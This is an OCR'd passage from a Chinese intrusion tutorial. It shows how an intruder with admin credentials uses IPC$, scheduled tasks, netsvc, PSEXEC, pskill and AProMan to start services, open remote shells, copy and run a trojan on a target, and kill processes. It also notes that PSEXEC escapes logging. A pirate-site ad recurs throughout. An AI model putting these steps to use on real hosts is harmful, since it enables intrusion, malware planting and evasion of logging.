在“计算机管理”窗口中显示了一些关于系统硬件、软件、事件、日志和用户等信息，这些信息对于主机的安全非常敏感。计算机管理远程连接为入侵者透露了相当多的软件和硬件信息。虽然能够与远程主机建立 IPC$连接，并可使用“计算机管理”窗口来管理远程主机，但并不是每台远程主机都“愿意”泄露关键信息，或只有很少部分的主机会泄露这些信息。

1. 事件查看器

事件查看器用来查看关于“应用程序”、“安全性”和“系统”这 3 个方面的日志，如图 5-6 所示。每一方面的日志的作用如下。

- 应用程序日志。应用程序日志包含由应用程序或系统程序记录的事件。例如，数据库程序可在应用日志中记录文件错误。程序开发员决定记录哪一个事件。
- 系统日志。系统日志包含 Windows 的系统组件记录的事件。例如，在启动过程将加载的驱动程序或其他系统组件的失败记录在系统日志中。Windows 预先确定由系统组件记录的事件类型。
- 安全日志。安全日志可以记录安全事件，如有效的和无效的登录尝试，以及与创建、打开或删除文件等资源使用相关联的事件。管理器可以指定在安全日志中记录什么事件。例如，如果已启用登录审核，登录系统的尝试将记录在安全日志里。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

事件查看器显示这些事件的类型：错误、警告、信息、成功审核和失败审核。查看日志是每一个管理员必须做的日常事务。通过查看日志，管理员不仅能够得知当前系统的运行状况和健康状态，而且能够通过登录成功或失败审核来判断是否有入侵者尝试登录该计算机，甚至可以从这些日志中找出入侵者的 IP。因此，事件日志是管理员和入侵者都十分敏感的部分。入侵者总是要想方设法地清除掉这些日志。



图 5-6　事件查看器中的日志

2．共享信息及共享会话

通过“计算机管理”窗口可以查看该计算机的共享信息和共享会话（IPC$也属于这种会话）。在“共享”中可以查看该计算机开放的共享资源，如图 5-7 所示。

管理员也可以通过“会话”来查看计算机是否与远程主机存在 IPC$连接，借此获取入侵者的 IP 地址，其中 IP 地址为 192.168.0.9 的计算机存在连接，如图 5-8 所示。

3．用户和组

在“计算机管理”窗口中可以查看远程主机用户和组的信息，如图 5-9 所示。但不能在这里执行“新建用户”和“删除用户”的操作。

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/…

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 5-7 查看本机的开放资源




图 5-8 查看与远程主机存在的 IP 连接

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 5-9 查看用户和组

5.1.4 用远程控制软件实现远程管理

入侵者除了通过 Windows 自带的管理工具来开启远程主机上的服务之外，还有许多种方法可以实现此远程管理功能。

1. 通过“BAT 文件”和“计划任务服务”开启远程主机服务

如果入侵者能够使用管理员账号与远程主机成功建立 IPC$连接，就可以通过 at 命令在远程主机上执行任何命令。下面以开启远程主机“Telnet 服务”为例，来介绍如何通过“BAT 文件”和“计划任务服务”开启远程主机服务。

具体的操作步骤如下。

步骤 1： 编写 BAT 文件。在“记事本”中输入 net start telnet 命令并另存为 TEL.BAT 文件。其中 net start 是用来开启服务的命令，与之相对的命令是 net stop。net start 后为服务的名称，表示开启何种服务，在本例中开启 Telnet 服务。

步骤 2： 建立 IPC$连接，把 TEL.BAT 文件复制到远程主机。

步骤 3： 使用 net time 命令查看远程主机的系统时间之后，再使用 at 命令建立计划任务。

需要说明的是，如果远程主机禁用了 Telnet 服务，则这种方法将会失败，也即这种方法只能开启类型为“手动”的服务。

2. 使用工具 netsvc.exe 开启远程主机服务

使用 netsvc.exe 来控制和显示 Windows NT 服务在本地或远程计算机可能使用 netsvc.exe 来

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

查看当前驱动程序状态。netsvc.exe 是命令行实用程序，可以使用户管理和查询服务 Windows NT 工作站或服务器。为了使用此工具，目标计算机上首先必须有足够的权限。这种方法不需要通过远程主机的"计划任务服务"。

命令格式：

```
netsvc \\IP SVC /START
```

- IP：为目标主机 IP。
- SVC：为预开启的服务名。
- /START：表示开启服务。

netsvc 中自带的说明如下。

```
netsvc servicename \\computername /command
servicename Name of the service
computername Name of the computer to administer.
/command One of the following:
/query Queries the status of the service.
/start Starts the service.
/stop Stops the service.
/pause Pauses the service.
/continue Starts the paused service.
/list Lists installed services(omit servicename)
Example: NETSVC server \\joes486 /query
Example: NETSVC "Clipbook Server" \\popcorn /stop
Example: NETSVC alerter \\joes486 /pause
Example: NETSVC /list \\joes486
```

在命令提示符中输入 netsvc \\192.168. 0.9 schedule /start 命令，开启远程主机 1192.168. 0.9 中的"计划任务服务"。在命令提示符中输入 netsvc \\192.168. 0.9 telnet /start 命令，即可开启远程主机的 Telnet 服务。

5.2 远程命令执行与进程查杀

可以在远程主机上执行命令是入侵者的目的，能够在远程主机上执行任何命令就是完全控制了远程主机。在这里从 PSEXEC 软件开始，介绍入侵者实现远程执行命令的另一种方法和常见的进程查杀技术。

5.2.1 远程执行命令

远程执行命令：使用工具 PSEXEC

PSEXEC 为远程执行命令软件，PSEXEC 是一个类似于 Telnet 和 PC Anywhere 的工具，允许远程在 Windows 下执行任意程序，可以不设置客户端直接执行。

PSEXEC 工具使用方法如下。

```
psexec \\computer[-u user [-p passwd]] [-s] [-i] [-c [-f]] [-d] cmd [arguments]
```

- -u：登录远程主机的用户名。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

- -p：登录远程主机的密码。
- -i：与远程主机交互执行。
- -c：复制本地文件到远程主机系统目录并执行。
- -f ：复制本地文件到远程主机系统目录并执行，如果远程主机已存在该文件，则覆盖。
- -d：不等待程序结束。

如果命令或程序含有空格，则要用双引号括起来，如 psexec file://emile/ "C:\long name app.exe"。

【例 1】通过 PSEXEC 可实现与 Telnet 登录同样的功能，在命令提示符中输入 psexec \\192.168.0.9 -u 1 -p "037971" cmd 命令，便可在本地计算机上打开远程主机 192.168.0.9 上的命令行 Shell，如图 5-10 所示。在该命令行 Shell 中输入的命令会在远程主机上直接执行，就实现了与 Telnet 登录同样的功能。

【例 2】通过 PSEXEC，入侵者还可把本地木马程序复制到远程主机执行，在命令提示符下输入 psexec file://192.168.0.9/ -u 1 -p "037971" -d -c C:\rarx300exe 命令，便可将本地 C 盘中的 rarx300exe 木马程序复制到远程主机 192.168.0.9 上并自动执行，如图 5-11 所示。其中参数-d 表示执行完毕后马上结束 PSEXEC 进程。




图 5-10　输入打开远程主机上的命令行 shell 命令




图 5-11　输入将本地木马程序复制到远程主机执行命令

若 rarx300.exe 已存在于远程主机的 system32 文件夹中，则需输入 psexec file://192.16 8.0.9/-u 1 -p "037971" -d -c -f C:\rarx300exe 命令来覆盖已经存在的同名文件。其中，参数-f 含义就是覆盖已经存放的文件。

另外，PSEXEC 工具中的参数-i 是与远程主机进行交换式执行，即在本地执行命令的同时，远程主机会发现这个命令的执行，所以该参数不经常使用。


可见，PSEXEC 执行过程没有类似 Telnet 的登录过程，不容易被日志记录。与 PSEXEC 功能类似的还有 RemoteNC 工具。

5.2.2　查杀系统进程

使用 PSEXEC 工具和 AProMan 工具均可实现查杀系统进程，其中 PSEXEC 用来远程执行命令，工具 AProMan 用来查看进程、端口与进程的关联关系，并杀死指定进程，还可把进程和

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



模块列表导出到文本文件中。

AProMan.exe 的使用方法如下。

- ❑ AProMan -p：显示端口进程关联关系（需 Administrator 权限）。
- ❑ AProMan -t [PID]：杀掉指定进程号的进程。
- ❑ AProMan -f [FileName]：把进程及模块信息存入文件。

实现查杀进程的过程如下。

步骤 1：上传 AProMan.exe。先把 AProMan.exe 复制到本地 D 盘下，在命令提示符窗口中输入 psexec file://192.168.0.9/ -u 1 -p "037971" -d -c c:\AProMan.exe 命令，其中 1 为计算机名，其运行结果如图 5-12 所示。

步骤 2：查看远程主机进程。在命令提示符窗口中输入 psexec //192.168.0.9/ -u 1 -p "037971" AProMan -a 命令，即可在本地机中获得远程主机中的进程列表，如图 5-13 所示。




图 5-12　上传 AproMan 工具




图 5-13　查看远程主机进程

步骤 3：杀死远程主机进程。在获得远程主机进程列表之后，便可通过 AProMan 杀死指定进程。比如要杀死远程主机中的暴风影音 Stormliv.exe，先查出暴风影音防火墙进程的 PID 为 1688，在命令提示符窗口中输入 psexec //192.168.0.9/ -u 1 -p "037971" -d AProMan -t 1688 命令，即可杀掉该进程，如图 5-14 所示。

除通过工具 PSEXEC 与 AproMan 来实现查、杀系统进程之外，还可以通过工具 psllst.exe 与 pskill.exe 来实现查、杀系统进程。其中 pslist.exe 是命令行方式下远程查看进程的工具，而 pskill.exe 是命令行方式下远程杀掉进程的工具。通过这两款工具实现查、杀系统进程，并不用把任何程序复制到远程主机内部，psllst.exe 和 pskill.exe 可在本地对远程主机的进程进行操作。

pslist.exe 的命令格式为：

```
pslist [-tl [-m ] [-x] [\\computer] [-u username ] [-p password ] [ namelpid]
```

其中的参数含义如下。

- ❑ -t：显示线程。
- ❑ -m：显示内存细节。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

- ❑ -x：显示进程、内存和线程。
- ❑ -u：用户名。
- ❑ Name：列出指定用户的进程。
- ❑ \\computer：远程主机。
- ❑ -p：密码。
- ❑ Pid：显示指定 PID 的进程信息。

pslist.exe 工具的使用方法如图 5-15 所示。Pskill.exe 工具的使用方法如图 5-16 所示。




图 5-14 杀死远程主机中的进程




图 5-15 pslist 的使用方法

pskill.exe 工具的命令格式为：pskill [\\远程主机[-u 用户名]] <进程号或进程名>。

仍然以杀掉暴风影音进程为例，在命令提示符窗口中输入 pskill \\192.168.0.9 –u 1 –p "037971" Stormliv.exe 命令，其运行结果如图 5-17 所示。




图 5-16 Pskill 的用法




图 5-17 杀掉暴风影音进程

这两个工具均可在本地计算机上杀死远程主机系统进程，功能比较强大。

此外，再介绍一款能够杀死 TCP 连接的工具 KillTCP，它能够列出本地活动连接、杀死指定连接，以及列出 TCP 监听端口，不过这款工具需要复制到远程主机上使用，具体参数如下。

- ❑ Killtcp –1：列出本地活动连接。
- ❑ Killtcp –k：杀死指定连接。
- ❑ Killtcp –a：列出 TCP 端口。

5.2.3 远程执行命令方法汇总

有 3 种方法可以远程执行命令：通过计划任务执行；通过 Telnet 执行；通过 PSEXEC 程序执行。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



- 通过计划任务远程执行命令，需要入侵者掌握远程主机管理员账号和密码，能建立 IPC$ 连接，并开放计划任务服务。此外，还通常需要编写 BAT 文件配合。
- 通过 Telnet 远程执行命令，需要入侵者掌握远程主机管理员账号和密码，并开放 Telnet 服务。
- 通过 PSEXEC 远程执行命令，需要远程主机开放 Server 服务及 IPC 服务，也需要掌握远程主机管理员账号和密码。

这 3 种方式都需要入侵者掌握远程主机的管理员的账号和密码，但不是只要入侵者有管理员账号和密码就可以执行远程命令，还需要一些其他条件。

从这些条件比较起来，如果能建立 IPC$连接，PSEXEC 更简单容易些，Telnet 一般还需去除 NTLM 验证；如果不能建立 IPC$连接，只有通过 Telnet 登录方式实现远程命令的执行了。如果通过计划任务的方式可以完成，则 PSEXEC 也可以完成。

因此，如果能够与远程计算机建立 IPC$连接，就可以使用 PSEXEC 来远程执行命令。对于 Telnet 方式，由于大多数计算机都不开放 Telnet 服务，所以在 Telnet 登录前，还需要开启远程计算机的 Telnet 服务。另外，Telnet 登录容易被远程主机日志记录，所以入侵者不会采用 Telnet 方式。

5.3 FTP 远程入侵

尽管 Telnet 提供了访问远程文件的极好方法，但总比不上使用自己计算机中的文件方便。如果用户想使用其他计算机上的文件，最理想的方法就是将其复制到自己的计算机中，以便在本地计算机上操作。

5.3.1 FTP 相关内容

FTP（File Transfer Protocol，文件传输协议）的任务是从一台计算机将文件传送到另一台计算机，它与这两台计算机所处位置、联系方式及使用的操作系统无关。假设两台计算机能与 FTP 协议对话，并且能访问 Internet，就可以用 FTP 软件的命令来传输文件。对于不同的操作系统具体操作上可能会有些细微差别，但其基本的命令结构是相同的。

FTP 可以在任意个可经 FTP 访问的公共有效的联机数据库或文档中，找到想要的任何数据信息。FTP 采用“客户机/服务器”方式，用户端要在自己的本地计算机上安装 FTP 客户程序。FTP 客户程序有字符界面和图形界面（如 Cute FTP）两种。

先研究在字符界面上已有账号（注册名和口令）的两台计算机之间传送文件，再讨论“匿名 FTP”（它是一特殊服务，允许用户在没有账户的情况下，访问公共 FTP 数据库）。大多数公共数据库提供了匿名 FTP 路径，这意味着用户即使没有注册名也可以得到很多免费文件。在命令提示符窗口中输入 ftp–help 命令，即可得到 FTP 的基本命令，如图 5-18 所示。




图 5-18　FTP 的基本命令

换客资源神器官方站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





FTP 的命令行格式为：

```
ftp -v -d -i -n -g [主机名]
```

- -v：显示远程服务器的所有响应信息。
- -n：限制 ftp 的自动登录。
- -d：使用调试方式。
- -g：取消全局文件名。

FTP 使用的内部命令如下（中括号表示可选项）。

- ![cmd[args]]：在本地机中执行交互 shell，exit 回到 ftp 环境，如!ls*.zip。
- $ macro-ame[args]：执行宏定义 macro-name。
- account[password]：提供登录远程系统成功后访问系统资源所需的补充口令。
- append local-file[remote-file]：将本地文件追加到远程系统主机，若未指定远程系统文件名，则使用本地文件名。
- ascii：使用 ascii 类型传输方式。
- bell：每个命令执行完毕后计算机响铃一次。
- bin：使用二进制文件传输方式。
- bye：退出 ftp 会话过程。
- case：在使用 mget 时，将远程主机文件名中的大写转为小写字母。
- cd remote-dir：进入远程主机目录。
- cdup：进入远程主机目录的父目录。
- chmod mode file-name：将远程主机文件 file-name 的存取方式设置为 mode，如 chmod 777 a.out。
- close：中断与远程服务器的 FTP 会话（与 open 对应）。
- cr：使用 ascii 方式传输文件时，将回车换行转换为回行。
- delete remote-file：删除远程主机文件。
- debug[debug-value]：设置调试方式，显示发送至远程主机的每条命令，如 deb up 3，若设置为 0，表示取消 debug。
- dir[remote-dir][local-file]：显示远程主机目录，并将结果存入本地文件。
- disconnection：同 close。
- form format：将文件传输方式设置为 format，默认为 file 方式。
- get remote-file[local-file]：将远程主机的文件 remote-file 传至本地硬盘的 local-file。
- glob：设置 mdelete、mget 和 mput 的文件名扩展，默认不扩展文件名，同命令行的-g 参数。
- hash：每传输 1024 字节，显示一个 hash 符号（#）。
- help[cmd]：显示 FTP 内部命令 cmd 的帮助信息，如 help get。
- idle[seconds]：将远程服务器的休眠计时器设置为[seconds]秒。
- image：设置二进制传输方式（同 binary）。
- lcd[dir]：将本地工作目录切换至 dir。
- ls[remote-dir][local-file]：显示远程目录 remote-dir，并存入本地文件 local-file。
- macdef macro-name：定义一个宏，遇到 macdef 下的空行时，宏定义结束。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



- mdelete[remote-file]：删除远程主机文件。
- mdir remote-files local-file：与 dir 类似，但可指定多个远程文件，如 mdir *.o.*.zipoutfile。
- mget remote-files：传输多个远程文件。
- mkdir dir-name：在远程主机中建立一个目录。
- mls remote-file local-file：同 nlist，但可指定多个文件名。
- mode[modename]：将文件传输方式设置为 modename，默认为 stream 方式。
- modtime file-name：显示远程主机文件的最后修改时间。
- mput local-file：将多个文件传输至远程主机。
- newer file-name：如果远程主机中 file-name 的修改时间比本地硬盘同名文件的时间更近，则重传该文件。
- nlist[remote-dir][local-file]：显示远程主机目录文件清单，并存入本地硬盘的 local-file。
- nmap[inpattern outpattern]：设置文件名映射机制，使得文件传输时文件中的某些字符相互转换，如 nmap ..[，].[，]，则传输文件 a1.a2.a3 时，文件名变为 a1，a2。该命令特别适用于远程主机为非 UNIX 机的情况。
- ntrans[inchars[outchars]]：设置文件名称符的翻译机制，如 ntrans1R，则文件名 LLL 将变为 RRR。
- open host[port]：建立指定 ftp 服务器连接，可指定连接端口。
- passive：进入被动传输方式。
- prompt：设置多个文件传输时的交互提示。
- proxy ftp-cmd：在控制连接中执行一条 FTP 命令，该命令允许连接两个 ftp 服务器，以在两个服务器间传输文件。第一条 FTP 命令必须为 open，以建立两个服务器间的连接。
